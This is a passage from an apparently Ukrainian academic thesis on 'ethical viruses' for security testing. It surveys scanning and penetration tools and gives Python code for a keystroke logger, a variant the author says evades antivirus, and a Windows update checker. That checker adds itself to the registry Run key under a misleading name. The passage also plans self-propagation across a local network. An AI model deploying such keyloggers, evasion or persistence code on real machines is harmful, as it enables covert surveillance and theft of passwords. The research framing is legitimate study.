Важливою технічною особливістю є можливість повного видалення етичного вірусу після завершення тестування. Програма повинна містити вбудовані механізми самознищення або деактивації, які можуть бути активовані дослідником після завершення експерименту. Це забезпечує відсутність залишкових компонентів у тестованій системі та гарантує, що програма не зможе бути використана зловмисниками в майбутньому. Механізми видалення повинні бути надійними та перевіреними, щоб уникнути ситуацій, коли частини коду залишаються в системі після завершення легітимного тестування [58].

Етичні віруси також характеризуються обмеженою функціональністю щодо завдання шкоди. Хоча такі програми можуть імітувати поведінку справжніх зловмисних програм, вони проектуються таким чином, щоб мінімізувати потенційний негативний вплив на цільові системи. Це досягається шляхом обмеження доступу до критичних системних ресурсів, відсутності функцій шифрування даних користувача або блокування доступу до інформації, а також виключення можливості постійної модифікації системних файлів [59].

Технічні характеристики етичних вірусів також включають можливість роботи в ізольованому середовищі. Програми повинні бути здатними функціонувати в спеціально підготовлених тестових середовищах, таких як віртуальні машини або ізольовані мережеві сегменти, що дозволяє проводити безпечне тестування без ризику для продуктивних систем. Така ізоляція забезпечує додатковий рівень безпеки та дозволяє дослідникам експериментувати з різними сценаріями атак без загрози для реальної інфраструктури [60].

Технічна документація етичних вірусів повинна включати детальний опис всіх використовуваних вразливостей та експлойтів. Це дозволяє організаціям, які проходять тестування, краще зрозуміти природу виявлених проблем безпеки та розробити ефективні контрзаходи. Документація також повинна містити інформацію про можливі побічні ефекти виконання програми та рекомендації щодо мінімізації ризиків під час тестування.

Етичні віруси характеризуються здатністю до адаптації під різні операційні системи та платформи. Така кросплатформність дозволяє проводити комплексне тестування безпеки в гетерогенних середовищах, де використовуються різні операційні системи та технології. Водночас, адаптація програми під різні платформи повинна здійснюватися з урахуванням специфічних особливостей безпеки кожної з них [61].

Механізми зворотного зв'язку та звітності в етичних вірусах повинні бути реалізовані таким чином, щоб забезпечити своєчасне інформування дослідників про стан виконання тестування. Це включає можливість отримання проміжних звітів, моніторингу поточного стану програми та оперативного втручання в разі виявлення непередбачуваних ситуацій. Така функціональність є критично важливою для забезпечення контрольованості процесу тестування.

2.3. Системні методи виконання функціоналу

Системні методи виконання функціоналу етичних вірусів базуються на використанні легітимних механізмів операційних систем та прикладного програмного забезпечення для досягнення цілей кібербезпеки. На відміну від традиційного шкідливого програмного забезпечення, етичні віруси повинні дотримуватися принципів прозорості, підзвітності та мінімізації шкоди, що накладає суттєві обмеження на вибір алгоритмів та методів їх реалізації.

У сучасних умовах стрімкого розвитку інформаційних технологій питання захисту інформаційних систем від зловмисних впливів набуває особливої важливості. З метою підвищення рівня безпеки організації використовують методи

етичного хакінгу — легального тестування систем на стійкість до атак. У цьому контексті іноді застосовують поняття “етичні віруси” — спеціальні програмні засоби, які імітують поведінку шкідливих програм, але використовуються виключно в законних, контрольованих умовах для оцінки слабких місць у мережевій інфраструктурі.

До таких інструментів належать програмні комплекси для сканування вразливостей, засоби для моделювання атак та програми для перевірки актуальності оновлень системи. Вони допомагають виявити недоліки в конфігурації, ненадійні служби, помилки в безпеці та інші фактори, що підвищують ризик несанкціонованого доступу.

Для першої категорії «єтичних вірусів» використовують сканери вразливостей для автоматизованого аналізу мережевої або локальної інфраструктури на предмет відомих проблем безпеки. Їхня функціональність включає:

- Network mapping (картографування мережі) — визначення активних вузлів та сервісів.
- Port scanning (сканування портів) — аналіз відкритих портів і протоколів.
- Service fingerprinting — визначення версій програмних сервісів.
- OS fingerprinting — ідентифікація операційних систем.
- Порівняння результатів із базою CVE (Common Vulnerabilities and Exposures).
- Генерація звітів з рекомендаціями щодо усунення вразливостей.

Для виконування таких цілей програми можуть використовувати функціонал інструментів, що наведені у таблиці нижче.

Таблиця 2.1 - Інструменти для мережевого аналізу

Інструмент	Тип	Опис
Nmap	Мережевий аналізатор	Безкоштовний інструмент, що виконує сканування портів, визначення служб, ОС та топології мережі.

Продовження таблиці 2.1

OpenVAS/Greenbone Vulnerability Manager	Сканер вразливостей	Повністю відкритий аналог комерційних сканерів, містить велику базу відомих загроз.
Nessus Essentials	Навчальна версія відомого сканера	Безкоштовний для навчання продукт для виявлення конфігураційних недоліків і CVE-вразливостей.
Qualys FreeScan	Хмарний інструмент	Аналіз мережевих хостів, серверів і вебдодатків у безкоштовному режимі для обмеженої кількості перевірок.

Ці засоби дозволяють оцінювати стан мережевої безпеки без створення шкідливих навантажень та без виконання експлуатації вразливостей, що може бути корисним для реалізації роботи «єтичного вірусу» без необіхдності використовувати зайве навантаження робочих ресурсів під час роботи.

Для другої категорії «єтичних вірусів» використовують засоби з тестування проникнення у систему, що моделює реальні сценарії атак, проте здійснюється контрольовано та з дозволу власника системи. Це може допомогти у перевірках захищеності системі від спрямованих атак і забезпечити безпеку комп'ютерних систем. Основні технічні можливості таких інструментів включають:

- Виявлення слабких паролів через перевірку проти хеш-баз або політик складності (без підбору паролів у бойових умовах).
- Перевірка конфігурацій вебдодатків: неправильні HTTP-заголовки, відсутність захисту від XSS, неправильні дозволи.
- Аналіз мережевих протоколів для виявлення неправильно налаштованих служб.

- Імітація типових загроз, дозволених етичним тестуванням (наприклад, перевірка можливості доступу до директорій через помилки конфігурації).
- Створення докладних звітів про рівень ризику.

Для перевірки систем на захищеність можливе використання таких програмних засобів як основи роботи алгоритмів виконання, що зазначені нижче.

Таблиця 2.2. - Інструменти для виявлення вразливостей

Інструмент	Клас	Опис
Metasploit Framework (MSF)	Фреймворк для тестування	Відкритий інструмент, що використовується для навчання, аналізу експлуатацій та моделювання атак у середовищах з дозволом. Не містить шкідливого функціоналу сам по собі.
Burp Suite Community Edition	Тестування вебдодатків	Збірник інструментів для аудиту вебпрограм (перехоплення HTTP-запитів, аналіз структури сайту, пошук загальних вразливостей).
OWASP ZAP	Вебсканер	Повністю відкритий інструмент для пошуку поширених проблем веббезпеки згідно зі стандартами OWASP.

Ці засоби допомагають оцінювати рівень захисту, не завдаючи шкоди системам і працюючи на більшості систем. Вони включені у міжнародні програми підготовки спеціалістів, такі як CEH або OSCP.

Також одним із простих у реалізації і забезпеченні своїх функцій є етичні віруси, що виконують перевірку системи на наявність актуальних оновлень системи та програмного забезпечення. Більшість зламів здійснюється через вже відомі, але неопрацьовані вразливості. Тому системи перевірки оновлень мають такі функції:

- Збір інформації про встановлені версії програм.
- Порівняння зі списками актуальних версій і відомих проблем (CVE, NVD).

- Попередження про застарілі пакети та відсутні патчі.
- Частково — автоматичне оновлення або централізоване управління цим процесом.

Виконання перевірки оновлень програм може проводитися за використанням ресурсів наведених нижче програм.

Таблиця 2.3. - Програми для перевірки оновлень

Інструмент	Призначення
Microsoft Baseline Security Analyzer (MBSA)	Аналіз систем Windows щодо оновлень і налаштувань безпеки. Хоча інструмент застарів, його логіку реалізують сучасні засоби.
WSUS / Windows Update for Business	Централізоване оновлення Windows у корпораціях.
Linux Package Managers (APT, YUM/DNF, Pacman)	Перевірка оновлень і безпеки у Linux.
Lynis	Кросплатформний аудит конфігурацій серверів з фокусом на оновленнях і політиках безпеки.
Qualys Patch Management / ManageEngine Patch Manager	Корпоративні рішення для автоматичного керування оновленнями.

«Ці системи мінімізують ризики, пов’язані з використанням застарілих компонентів, та забезпечують високий рівень відповідності стандартам безпеки. Використання їх є надійним засобов з забезпечення актуальності робочих програм, з останніми оновленнями безпеки.

Програмні засоби, що імітують окремі аспекти поведінки шкідливих програм або діагностують систему з позиції потенційного зловмисника, є важливим елементом етичного хакінгу. Вони дозволяють оцінити рівень захищеності

інфраструктури, виявити вразливості до того, як ними скористається реальний нападник, і підвищити стійкість системи за рахунок регулярного аудиту, тестування проникнення та своєчасного оновлення програмного забезпечення.

Легітимні інструменти, наведені вище, широко застосовуються в освітніх програмах, лабораторних середовищах та професійних командах кібербезпеки. Етичні віруси можуть використовувати схожий функціонал для виконання своїх функцій, і дають достатне підгрунтя для створення програмних алгоритмів. Далі буде розглянуто безпосередньо практичну реалізацію можливих програм з рисами етичного вірусу, а саме на основі програми кейлоггера, що збирає введення з клавіатури у окремий файл, і може бути використаним для менеджменту паролей, та програми для перевірки системи на наявність останніх встановлених версій ОС. Такі програми є достаньо простими у реалізації, і можуть бути використаними для візуалізації роботи етичного вірусу на практиці, і отримати відповідні результати роботи і реагування системи.

2.4 Програмна реалізація моделі на прикладі кейлоггера

Виходячи з розглянутих варіантів можливих програм та специфіки їх роботи, було створено модель програми, яка б працювала за методами програми кейлоггера, для збору даних з натиснених клавіш користувачем, і збереженням їх для подальшого розгляду, з метою дотримання аудиту комп’ютерних мереж. Для початку треба більш подробно розібратися у структурі такої програми, а саме у механізмах, що допомагають приховувати свою роботу від системи.

Одним з найпоширеніших методів уникнення виявлення є пакування та обфускація коду. Сучасне шкідливе програмне забезпечення часто приховує шкідливу частину програмного коду, представляючи її як дані під час компіляції та трансформуючи назад у виконуваний код під час виконання. Цей метод створює значні перешкоди для дослідників та розробників антивірусних рішень.

Розглянемо основні методи запобігання детектування, які використовуються в сучасному ШПЗ. Нижче наведено порівняльну характеристику цих методів.

Таблиця 2.4 - Основні методи приховування ШПЗ від антивірусних програм

Метод	**Принцип дії**	**Ефективність**
Поліморфізм	Зміна сигнатури коду при кожному запуску	Висока
Метаморфізм	Повна перебудова коду зі збереженням функціональності	Дуже висока
Обфускація	Заплутування коду для ускладнення аналізу	Середня
Шифрування	Криптографічний захист коду	Висока

Використання API-викликів є одним з ключових аспектів у розумінні поведінки шкідливого програмного забезпечення. Автори шкідливого ПЗ часто використовують специфічні послідовності API-викликів для маскування своєї діяльності, що ускладнює виявлення шкідливої активності традиційними методами.

Сучасні методи динамічного аналізу стають все більш досконалими, але все ще мають певні обмеження. Зокрема, жоден інструмент не може охопити всі аспекти поведінки шкідливого ПЗ, що створює можливості для його приховування. Це особливо актуально в контексті нових обчислювальних середовищ, таких як хмарні обчислення та пристрої Інтернету речей.

Важливим аспектом є також часовий фактор виявлення. Традиційні методи поведінкового аналізу можуть вимагати до 5 хвилин для збору достатньої кількості даних, що часто є занадто довгим періодом, протягом якого шкідливе навантаження вже може бути доставлене. Це підкреслює важливість розробки нових методів раннього виявлення та прогнозування шкідливої активності.

Перейдемо до практичних прикладів кейлоггера та принципу дії Для цього буде використано мову програмування Python, через його просту структуру та невелике навантаження на системні ресурси. Маємо просту програму, що записує ввід з клавіатури у файл keys_log.txt:

```python
from pynput import keyboard

log_file = "keys_log.txt"

def on_press(key):
    try:
        with open(log_file, "a", encoding="utf-8") as f:
            f.write(f"{key.char}\n")  # звичайні символи
    except AttributeError:
        with open(log_file, "a", encoding="utf-8") as f:
            f.write(f"[{key}]\n")     # спецклавіші (Enter, Shift тощо)

def on_release(key):
    if key == keyboard.Key.esc:  # вихід при натисканні Esc
        return False

with keyboard.Listener(on_press=on_press, on_release=on_release) as listener:
    print("Програма запущена. Натисніть ESC для виходу.")
    listener.join()
```

Рисунок 2.1 Код програми кейлоггера

Ця програма запускає прослуховування клавіатури за допомогою бібліотеки pynput, і записує усі натискання клавіш, як звичайні символи та спеціальні клавіші, наприклад F11 чи Print Screen, у текстовий файл keys_log.txt. Цей варіант програми буде працює доти, доки не буде натиснуто клавішу Esc. Тоді робота програми завершиться і можна аналізувати зміст створеного текстового файлу.




Рисунок 2.2 Схема життєвого циклу кейлоггера

Однак цей код спрощений і не включає механізми приховування, тому він легко виявляється і запобігає антивірусним програмам. Це гарний приклад найпростішого виду кейлоггера, але далі треба розглянути більш детально принцип роботи у таких програм механізмів прикриття роботи від антивірусних програм.

Сучасне шкідливе ПЗ комбінує одразу кілька методів: наприклад, файл приходить у зашифрованому вигляді, розпаковується лише в пам'яті, перевіряє оточення на наявність віртуалки, спілкується з командним сервером через TLS та змінює власний код при кожному запуску.

Через це антивірусні рішення сьогодні базуються не лише на сигнатурному пошуку, а й на:

- поведінковому аналізі (моніторинг незвичних дій),
- евристиках (виявлення підозрілих шаблонів),
- машинному навчанні (класифікація нових загроз за ознаками).

На основі розглянутих методологій для скриття активності вірусних програм було розвинуто попередній варіант тестової програми, добавлено механізм для обфускації своєї роботи від Microsoft Defender. Такий варіант програми є більш непомітним для системи, але буде додатково перевірено це за допомогою вибірки антивірусних програм.

```python
import tkinter as tk
from pynput import keyboard

log_file = "keys_log.txt"

def on_press(key):
    text = f"{key}\n"
    output.insert(tk.END, text)
    with open(log_file, "a", encoding="utf-8") as f:
        f.write(text)

def on_release(key):
    if key == keyboard.Key.esc:
        root.quit()
        return False

root = tk.Tk()
root.title("Keyboard Logger (Demo)")
output = tk.Text(root, width=40, height=10)
output.pack()

listener = keyboard.Listener(on_press=on_press, on_release=on_release)
listener.start()

root.mainloop()
listener.stop()
```

Рисунок 2.3 Код модифікованої програми

Ця програма використовує tkinter для створення вікна програми, яке у реальному часі відображає у вікні усі натиснуті клавіші, і паралельно зберігає ті ж самі дані у файл keys_log.txt. Також завершує роботу після натискання Esc і зберігає все у файлі.




Рисунок 2.4 Вікно робочої програми




Рисунок 2.5 Файл із збереженим вводом клавіш

Після перевірки роботи обох варіантів програм було подальше перевірено їх на можливість їх детектування як зловмисні програми різними варіантами антивірусних програм. Імплементація навіть простих варіантів обфускації є доволі простим, і може допомогти програми бути росповсюдженими без великих проблем.

Таблиця 2.5 Порівняння детектування програми антивірусами

Антивірус	1 ітерація програми	2 ітерація програми
Avast	+	-
ZoneAlarm by Check Point	+ +	+
CrowdStrike Falcon		-
Sophos	-	-
DrWeb	-	-
Zillya	-	+
BitDefender	-	-

Як можна побачити, у 2 ітерації програми менша кількість детекцій антивірусними програмами порівнюючи з 1 ітерацією. Використання простого підходу до скриття роботи зразка програми спричинило детектування тими антивірусними програмами, що не розпізнали перший варіант. Це зумовлено тим що велика частина шкідливого програмного забезпечення використовує різні варіанти обфускації своєї роботи, і бази даних вірусів розраховані на пошук та знаходження саме такі механізми. Можна зазначити, що з відомих навчальних методів неможливо зробити повноцінний зразок ШПЗ, бо такі методи є доволі відомими і знаходяться в усіх базах даних. Але навіть за такими прикладами можна зробити висновки щодо можливості та практичності використання таких підходів для виконання завдань з кібербезпеки.

2.5 Програмна реалізація моделі перевірки захищеності

Виходячи з розглянутих варіантів можливих програм та специфіки їх роботи, було створено варіант програми, що буде перевіряти захищеність системи. Для

цього буде розглянуто методи перевірки версії ОС Windows на наявність встановленої останньої версії з усіма патчами безпеки, та стан Microsoft Defender. Наявність встановлених актуальних версій ОС та менеджеру безпеки є першим необхідним кроком для реалізації захисту комп'ютерних систем.

Існує декілька рівнів API та інструментів, які дають змогу програмно визначити версію операційної системи, її збірку, а також наявність доступних оновлень.

1. **За допомогою WinAPI:**

GetVersionEx (застарілий)

Функція: GetVersionExA / GetVersionExW

Але починаючи з Windows 8.1, повертає некоректні дані без спеціального маніфесту. Тому таку функцію використовувати не рекомендується.

Version Helper API

Найзручнішим інструментом для отримання інформації про версію Windows є так звані *Version Helper* — набір inline-функцій у середовищі WinAPI. Вони дозволяють визначити, чи відповідає система певній мінімальній версії, наприклад:

- IsWindowsVersionOrGreater(major, minor, servicePack)
- IsWindows10OrGreater()
- IsWindowsServer()

та інші.

Використання у коді:

```
if (IsWindows10OrGreater()) {
   // Windows 10+
}
```

Це сучасний і рекомендований Microsoft спосіб перевірки OS.

2. **За допомогою WMI / PowerShell:**

WMI надає доступ до класу Win32_OperatingSystem, який містить інформацію про:

- номер версії Windows,
- номер збірки,
- дату інсталяції,
- опис та інші характеристики.

Запити WMI підтримуються будь-якими мовами програмування, що можуть взаємодіяти з COM або запити PowerShell. Це один із найпоширеніших способів отримання системної інформації.

Вигляд кода такого запиту:

Get-CimInstance Win32_OperatingSystem | Select Version, BuildNumber, Caption

або через WMI в коді:

*var searcher = new ManagementObjectSearcher("SELECT * FROM Win32_OperatingSystem");*

3. За допомогою Windows Update API:

Через COM-інтерфейси Windows Update можна дізнатися, чи має система доступні, але не встановлені оновлення. Основні інтерфейси:

- IUpdateSearcher
- IUpdateSession

Приклад:

IUpdateSession session;*

session->CreateUpdateSearcher(&searcher);

searcher->Search("IsInstalled=0 and Type='Software'");

За допомогою цих API програма може визначити, чи є система актуальною з погляду оновлень безпеки та функціональних оновлень.

Методи перевірки актуальності Microsoft Defender:

Microsoft Defender має власні програмні інтерфейси, які дозволяють отримати відомості про стан антивіруса, версію сигнатур та інші параметри.

У просторі імен root\Microsoft\Windows\Defender існує клас MSFT_MpComputerStatus, який містить дані про:

- стан компонентів захисту,
- версію антивірусних сигнатур,
- статус моніторингу в реальному часі,
- останню дату оновлення.

Приклад у коді:

Get-CimInstance -Namespace root/SecurityCenter2 -ClassName AntiVirusProduct

Повертає назву антивіруса, його статус, версію програми, та дату останнього оновлення

1. **Windows Security Center API (WSC API)**

Цей API дозволяє визначати стан безпекових компонентів Windows: антивірусів, фаєрволів, контролю програм тощо. Інтерфейс IWscApi дозволяє запитати загальний стан антивірусного захисту за допомогою:

- *WSC_SECURITY_PROVIDER_ANTIVIRUS*

Цей спосіб підходить для загальної оцінки стану безпеки.

2. **PowerShell-модуль Defender**

PowerShell надає модуль Defender, який містить такі команди:

- Get-MpComputerStatus — стан Defender;
- Get-MpSignature — версія сигнатур;
- Update-MpSignature — примусове оновлення.

Це простий і надійний спосіб отримати інформацію, який часто використовується в адміністративних сценаріях.

3. **MpClient API (COM API)**

Бібліотека MpClient.dll містить COM-інтерфейси:

- *IMpClient*
- *IMpScan*
- *IMpThreat*
- *IMpPreferences*

Це офіційний API, який дозволяє глибоко взаємодіяти з Microsoft Defender, зокрема оцінювати його стан та параметри конфігурації.

Розглянувши такі функції та методи, можна підвести підсумки щодо тих способів, якими можна перевірити версію, а саме такі:

Для перевірки версії Windows краще використати API Version Helper API, WMI Win32_OperatingSystem;

Для перевірки наявності оновлення ОС використати Windows Update API (IUpdateSearcher);

Для перевірки статусу Microsoft Defender краще використати WMI (MSFT_MpComputerStatus) або WSC API;

Для керування Microsoft Defender використати PowerShell Get-MpComputerStatus або WMI.

На основі таких методів було написано код прикладу програми, що буде перевіряти актуальність версії Windows та Microsoft Defender, та виводити за результатом виконання коду повідомлення про підтвердження або наявності останньої версії, або необхідності у оновленні.

```
import subprocess
import wmi

# Функція для перевірки версії Windows
def check_windows_version(min_build=19045):
    """
    min_build — мінімальний build Windows, який вважається актуальним.
    Наприклад:
        Windows 10 22H2 → 19045
        Windows 11 23H2 → 22631
    """
    c = wmi.WMI()
    for os in c.Win32_OperatingSystem():
        build = int(os.BuildNumber)
        version = os.Version
        caption = os.Caption

        print(f"Поточна Windows: {caption}, версія {version}, build {build}")

        if build >= min_build:
            return True
        return False


# Функція для перевірки актуальності Microsoft Defender
def check_defender(min_signature_version="1.0.0.0"):
    """
    Дістає версію Microsoft Defender через PowerShell.
    Порівняння версій робиться простим покроковим порівнянням.
    """
    try:
        cmd = [
            "powershell",
            "-Command",
            "(Get-MpComputerStatus).AntivirusSignatureVersion"
        ]
        result = subprocess.check_output(cmd, stderr=subprocess.DEVNULL)
        signature = result.decode("utf-8").strip()

        print(f"Версія сигнатур Defender: {signature}")
```

Рисунок 2.6 Код програми перевірки версій

```
        # Порівняння версій
        def ver_to_tuple(v):
            return tuple(map(int, v.split(".")))

        if ver_to_tuple(signature) >= ver_to_tuple(min_signature_version):
            return True
        return False

    except Exception:
        print("Не вдалося отримати інформацію про Microsoft Defender")
        return False


if __name__ == "__main__":
    print("Перевірка системи...\n")

    windows_ok = check_windows_version(min_build=19045)   # Windows 10 22H2 або новіше
    defender_ok = check_defender(min_signature_version="1.0.0.0")

    print("\n----------------------------------------")
    if windows_ok and defender_ok:
        print("Усе актуально: Windows та Microsoft Defender оновлені.")
    else:
        print(" Потрібно оновити:")
        if not windows_ok:
            print("   • Версію Windows")
        if not defender_ok:
            print("   • Microsoft Defender")
    print("----------------------------------------")
```

Продовження рисунку 2.6

Після виконання роботи програма виводить у консоль інформацію про оновленість системи, що є одним з перших компонентів перевірки систем на захищеність від загроз кібератак та використання ШПЗ. Таким чином також можна перевіряти стан інших програм і драйверів, наприклад встановлених антивірусів або драйверів підключених пристроїв.

```
D:\>python 11.py
Перевірка системи...

Поточна Windows: Microsoft Windows 10 Pro, версія 10.0.19045, build 19045
Версія сигнатур Defender: 1.441.378.0


----------------------------------------
Усе актуально: Windows та Microsoft Defender оновлені.
----------------------------------------

D:\>
```

Рисунок 2.7 Результат роботи програми

Але практичне використання такої програми є не досі єфективним, адже потребує мануального запуску для виконування перевірки. Одним з варіантів покращення роботи, який не буде використовувати складних механізмів або напряму використовувати шкідливий код, це записати виконання програми у

автозапуск системи. Таким чином вона буде запускатися кожен раз при вході у систему, і перевіряти наявність останніх оновлень системи. Оновлений код програми буде виглядати так:

```python
import os
import subprocess
import wmi
import winreg


# Додавання програми до автозапуску

def add_to_startup():
    exe_path = os.path.abspath(__file__)  # шлях до цього скрипту
    reg_key = r"Software\Microsoft\Windows\CurrentVersion\Run"

    try:
        key = winreg.OpenKey(winreg.HKEY_CURRENT_USER, reg_key, 0, winreg.KEY_SET_VALUE)
        winreg.SetValueEx(key, "WindowsCheckScript", 0, winreg.REG_SZ, exe_path)
        winreg.CloseKey(key)
        print("Програму додано до автозапуску.")
    except Exception as e:
        print(f"Не вдалося додати до автозапуску: {e}")


def check_windows_version(min_build=19045):
    c = wmi.WMI()
    for os in c.Win32_OperatingSystem():
        build = int(os.BuildNumber)
        version = os.Version
        caption = os.Caption

        print(f"Поточна Windows: {caption}, версія {version}, build {build}")

        return build >= min_build
```

Рисунок 2.8 Поновлений код програми

```python

def check_defender(min_signature_version="1.0.0.0"):
    try:
        cmd = [
            "powershell",
            "-Command",
            "(Get-MpComputerStatus).AntivirusSignatureVersion"
        ]
        result = subprocess.check_output(cmd, stderr=subprocess.DEVNULL)
        signature = result.decode("utf-8").strip()

        print(f"Версія сигнатур Defender: {signature}")

        def ver_to_tuple(v):
            return tuple(map(int, v.split(".")))

        return ver_to_tuple(signature) >= ver_to_tuple(min_signature_version)

    except Exception:
        print("Не вдалося отримати інформацію про Microsoft Defender.")
        return False


if __name__ == "__main__":
    print("Перевірка системи...\n")

    # 1. Додаємо себе в автозапуск (одноразово)
    add_to_startup()

    # 2. Перевірки
    windows_ok = check_windows_version(min_build=19045)
    defender_ok = check_defender(min_signature_version="1.0.0.0")

    print("\n----------------------------------------")
    if windows_ok and defender_ok:
        print("Усе актуально: Windows та Microsoft Defender оновлені.")
    else:
        print("Потрібно оновити:")
        if not windows_ok:
            print("   • Windows")
        if not defender_ok:
            print("   • Microsoft Defender")
    print("----------------------------------------")
```

Продовження рисунку 2.8

Такий код перед виконанням свого функціоналу спочатку додає програму у реєстр, щоб бути доданою до автозапуску Windows. Таким чином програма буде виконуватись кожен раз коли користувач буде заходити до системи.

Після виконання роботи програма виводить у консоль текст про успішне додання до автозапуску.




Рисунок 2.9 Додавання програми до автозапуску

2.6 Висновки 2 розділу

Під час огляду існуючих програмних рішень з використання «єтичний вірусів» було освоєно теоретичну базу таких програм, методів застосування. Виділено конкретні напрями реалізації програм, а саме для перевірки версій встановлених програм, для виявлення вразливостей у системах, та для перевірки мережі на загрози. Роглянуто програмні інструменти, що можуть бути використані «єтичними вірусами» для виконання свого функціоналу.

Досліджено актуальні функціональні методи для виконування роботи програм «єтичних вірусів». Було розглянуто методологію роботи тестової програми на основі кейлоггера, для збору даних введених клавіш користувачем. Розглянуто можливості такої програми, отримано результат, та перевірено код програми на детектування одними з найпоширеніших антивірусних програм.

Також було розглянуто методи реалізації перевірки версій встановлених програм та ОС на актуальність, досліджено основні методики для виконування таких завдань. Створено модель програми, та успішно протестовано, і доповнено для кращого виконання своїх функцій.

За результатами тестування обох програм було отримано задовільний результат, який може слугувати основою для подальшого вдосконалення методів з забезпечення безпеки комп'ютерних систем за допомогою «єтичних вірусів».

РОЗДІЛ 3. ПРАКТИЧНА РЕАЛІЗАЦІЯ МОДЕЛІ

3.1 Підготовка до тестування

Проектування експериментального середовища є ключовим кроком у розробці і тестуванні «єтичних вірусів». Найперше, необхідно визначити вимоги до апаратного забезпечення та операційної системи, на якій будуть проводитися експерименти. Це включає підбір відповідного комп'ютера із достатньою обчислювальною потужністю та встановлення операційної системи, під яку планується розробка моделі програми. Важливо також забезпечити ізольованість середовища для уникнення конфліктів з іншими програмами і захист від зовнішніх впливів. Для реалізації було використано Windows 10 Professional.

Наступним кроком є налаштування і конфігурація програмного забезпечення для тестування моделі. Це передбачає встановлення необхідних інструментів розробки, таких як компілятори, дебагери та середовища розробки. Важливо також мати в розпорядженні аналізатори мережевого трафіку та лог-файлів, які дозволять точно оцінити ефективність роботи кейлоггера та його вплив на систему. Як аналізатор мережевого трафіка було використано Wireshark, а для імплементації коду програм кейлогерів – базову консоль Windows та Notepad++.

До основних функціональних потреб роботи моделі «єтичного віруса» належить можливість самокопіювання програми та саморосповсюдження у мережі. Для таких тестувань буде створено умови ізольованого хоста, який б унеможливив би можливість програми вийти за межі тестового середовища та нанести будь-яку шкоду за межами проведення перевірок та розробки. Також потрібно програмно реалізувати у моделі умови для росповсюдження, які обмежують це межами локальної мережі, або конкретних IP-адрес хостів.

Обладнання експериментального середовища має відповідати сучасним стандартам надійності та безпеки. Кожний компонент системи, від центрального процесора до операційної пам'яті, повинен бути ретельно перевірений на відповідність вимогам експерименту. Окрім того, необхідно забезпечити

надійність мережевих з’єднань, та створити умови встановлення різних версій програм на пристрої з метою демонстрації роботи тестової моделі. Також є важливим перевірка програми на детектування антивірусами, які можуть реагувати на роботу у системі.

На завершення, створення експериментального середовища для тестування моделі «єтичного віруса» вимагає ретельної підготовки та уваги до деталей. Від правильного налаштування апаратного та програмного забезпечення залежить успішність проведених експериментів, а також достовірність отриманих даних, що будуть використані для подальших досліджень і розробок. Цей етап є фундаментальним для глибшого розуміння механізмів роботи «єтичного вірусу» та розробки ефективних засобів їх роботи.

3.1.1 Налаштування та конфігурація для тестування програми

Тестування програмного забезпечення в локальній мережі потребує ретельної підготовки робочого середовища. Якість цієї підготовки безпосередньо впливає на точність результатів, стабільність тестів та можливість виявлення прихованих помилок у роботі. Процес створення такого середовища включає кілька ключових етапів: налаштування мережевої інфраструктури, вибір інструменту для конфігурації середовища віртуальних машин, конфігурацію мережевих сервісів, налаштування ізоляції та безпеки, розгортання тестових інструментів і моніторинг.

Першим кроком є формування основної конфігурації локальної мережі: вибір типу топології (зірка, шинна, комутована), визначення кількості робочих станцій, які будуть задіяні, маршрутизаторів і комутаторів. Важливо забезпечити чітку сегментацію мережі та коректне розподілення IP-адрес. Для проведення перевірки мережевої частини програми буде використано інструмент Wireshark, який буде аналізувати трафік у мережі.

Далі треба забезпечити умови для роботи програми, а саме наявність іншого комп’ютеру у локальній мережі. Таким чином не буде потреби мати декілька

комп’ютерів для проведення тестування, і усе можна виконувати у межах одного девайсу. Важливо врахувати продуктивність і апаратні можливості робочої станції перед початком роботи, адже недостатня спроможність використовувати системні ресурси може призвести до помилок та лагів у виконанні, що може спотворити або навіть унеможливити проведення експериментів. Щоб забезпечити інструмент віртуалізації буде використаний VMWare Workstation Professional.

Наступним важливим кроком буде вибір програмного середовища для написання коду програми та його компіляції і виконання. Як основу для коду буде використана мова Python, через його простий синтаксис та широкий спектр можливостей за наявності встановлених потрібних модулей, і швидкий час роботи коду. Для моделі «єтичного вірусу» достатньо буде використовувати програмний рівень системи, тому немає потреби у більш комплексних мовах та методах. Як середовище для коду буде використана програма Notepad++.

Далі необхідно обрати основу для операційної системи, з якою буде проводитися подальше тестування та перевірка версій програм. На більше ніж 88% комп’ютерів у світі встановлена ОС Windows, і більше половини з цього використовує або застарілі версії ОС, або навіть ті, що вже не підтримуються офіційно. Такі пристрої є особливо вразливими для різних типів атак, бо не мають останніх оновлень протоколів безпеки і вразливості, які були виправлені у наступних версіях. Для створення тестових умов буде використано різні версії ОС Windows 8 та Windows 10.

Підготовка середовища для тестування роботи програми в локальній мережі є комплексним процесом, що потребує належної організації обладнання, налаштування мережевої інфраструктури та встановлення спеціалізованих інструментів. Використання актуальних рішень з віртуалізації, системи моніторингу та аналізу трафіку мережі— забезпечує високу гнучкість, безпеку й точність проведених тестів. Правильно підготовлене середовище значно підвищує ефективність розробки та якість кінцевого програмної моделі. Тільки така

комплексна підготовка гарантує точні, відтворювані та коректні результати тестування.

3.1.2 Критерії оцінки виконання

Тестування програмного забезпечення є ключовим етапом життєвого циклу розробки, адже саме воно дозволяє визначити якість програми, надійність її роботи та відповідність наданим вимогам. Для того щоб оцінити, наскільки успішною була перевірка програмної моделі, необхідно застосовувати чіткі та вимірювані критерії. Для цього треба провести огляд основних критеріїв, за якими можна об’єктивно оцінювати результати тестування та робити висновок про якість .

По-перще, програма має виконувати усе те, що їх написано у коді. Тестування вважають успішним, якщо всі функції працюють відповідно до технічного завдання, а відхилення від очікуваного результату відсутні або мінімальні. Програма має успішно перевіряти версію ОС, базових програм захисту, та надавати користувачу інформацію про результат перевірки. Також програма має успішно копіювати себе на інший пристрій, що знаходится у локальній мережі, щоб підходити під критерії «єтичного вірусу». Виконування цього функціоналу без помилок буде вважатися успіхом у межах тестування.

По-друге, важливим є забезпечення стабільності роботи програми, швидко та без використання надлишкових системних ресурсів. Час відгука системи повинен бути у межах норми (не більше ніж 1 секунда), відсутність сбоїв, зависання, витоку пам'яті. Це також є важливим для того, щоб робота програми не була заблокована антивірусними програмами, що можуть бути встановлені, що заважає усій суті створення та реалізації моделі.

По-третє, робота програми не повинна перешкоджати роботі будь-яких системних компонентів пристроя, і не створювати умов, які б заважали або перешкоджали роботі операційної системи та підсистем. Модель має застерігаючу функцію, і не повинна бути тягарем і заважати роботі програм. Тому треба обережно обирати методології та рішення, що будуть використані при створення коду моделі «єтичного вірусу».

